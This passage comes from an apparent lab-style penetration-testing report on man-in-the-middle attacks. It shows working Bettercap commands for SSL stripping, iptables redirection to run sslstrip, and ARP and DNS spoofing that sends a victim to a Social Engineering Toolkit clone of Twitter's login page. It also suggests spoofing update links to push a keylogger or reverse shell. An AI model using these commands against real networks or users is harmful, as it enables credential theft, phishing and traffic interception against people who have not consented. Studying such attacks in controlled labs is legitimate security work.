

Figure 11: Adding the cookie session on the hacker side to access the victim session

2.7 SSL stripping

You may notice that https [2] requests sent data are encrypted, thus not readable at all (see figure 12)

[2] see 3.4 for information about https



Figure 12: Example of sniffed encrypted data sent by the victim in an http request

The ultimate possible goal for an attacker is to bypass the HSTS (HTTP Strict Transport Security) to redirect the victim from the https version of the website to the insecure http version.

Modern browser or website doesn't allow the http version of the site if there is the HSTS directive on the https version of the website. That's why it is more likely to be successful to target people with old operating systems with browser that are unaware of the HSTS directive !

In 2009, the cryptographer Moxie Marlinspike introduces this concept and releases the tool that easily permits this attack. [10]

In Bettercap activating the http proxy and forcing https redirection to http with sslstrip is made by the following commands :

```
>> set https.proxy.sslstrip 'true'
>> https.proxy on
```

For instance when searching for facebook on bing what the victim could have seen before the attack is the result on the figure 13. And the result now that the hacker activated sslstripping is shown on the figure 14. Every https url has been replaced by its http version.



Figure 13: Result of a normal search for Facebook in bing



Figure 14: Result of a search for Facebook in bing WITH sslstrip activated

And if the victim actually just types "facebook.com" in the url bar, the sslstrip plugin redirects him to an http version of the page which is actually an old login page for old mobile phones : "http://www.webm.facebook.com". This is not only seen on the figure 15 but also by the the attacker on his console on figure 16.



Figure 15: SSLStrip bypassing the client typing just "facebook.com"



Figure 16: SSLStrip bypassing HSTS and sniffing password from facebook.com

It actually works also in mordern firefox but only if the cache for the website is cleared and there is no trace of an HSTS directive for that site in the browser.

For some reason, the sslstrip plugin in the last version of Bettercap doesn't work that good. So for this demonstration, the original python script was launched in the background, cloning it from the github repository and typing these lines :

```
git clone https://github.com/moxie0/sslstrip.git
sudo iptables --flush -t nat
sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
sudo iptables -t nat -A PREROUTING -p udp --destination-port 80 -j REDIRECT --to-port 10000
cd sslstrip && sudo python sslstrip.py -w sslstrip.log -l 10000
```

2.8 DNS spoofing

While sslstripping and sniffing password depend on the **victim's browser capacity to secure his connection and to inform him in case of danger**, DNS spoofing attack is much more malicious.

Here is the definition of DNS Spoofing, taken from Wikipedia [11].

> DNS spoofing is a computer hacking attack, whereby data is introduced into a **Domain Name System name server's cache database**, causing the name server to return an incorrect IP address, diverting traffic to another computer.
>
> Basically, DNS spoofing is like this scenario: Attacker does a dns spoofing attack to replace http://twitter.com with http://192.168.111.131 (THE ATTACKERS' TWITTER **PHISHER**). Having done this, if the victim visits twitter.com, it will show the ATTACKERS' phisher instead of real twitter.

The mind blowing thing is that, since the domain name for twitter.com is saved in the dns server as corresponding to the ip the attacker choose, the browser will show you the good url for twitter.com as the url of the phishing page...

We can think of using the automatic update links from a common software as the dns spoofed address let take the example of the most used notepad++, that asks you every time to download a new update, to make our victim download our modified version of notepad++ with an injected keylogger[3] or reverse shell [4] for instance...

But since it's more common to see phishing dns spoofing attacks, the following will be about demonstrating how to proceed a professional DNS spoofing phishing attack.

There is a framework already installed in kali linux called Social Engineering Toolkit which can generate credential harvesting pages from social network pages. The following command launches the app :

```
sudo setoolkit
```

Here are the steps to follow to launch the harverster on twitter login page :

- 1) for Social-Engineering Attacks.
- Secondly, 2) for Website Attack Vectors.

[3] a software that record everything you type on the keyboard and send it to the hacker
[4] an opened terminal connection

- Then, 3) for Credential Harvester Attack Method.
- Next, 2) for site cloner.
- now, the local ip address of the attacker : 192.168.111.131
- Finally the url of the website to clone : https://www.twitter.com

The figure 17 shows the resulted phishing clone of twitter made by setoolkit.



Figure 17: Phishing page clone for twitter login produced by the framework setoolkit

Now in Bettercap he types these lines :

```
>> set arp.spoof.fullduplex true
>> set arp.spoof.targets 192.168.111.132
>> set dns.spoof.address 192.168.111.131
>> set dns.spoof.domains twitter.com
>> set dns.spoof.all true
>> dns.spoof on
```

```
>> arp.spoof on
>> net.sniff on
```

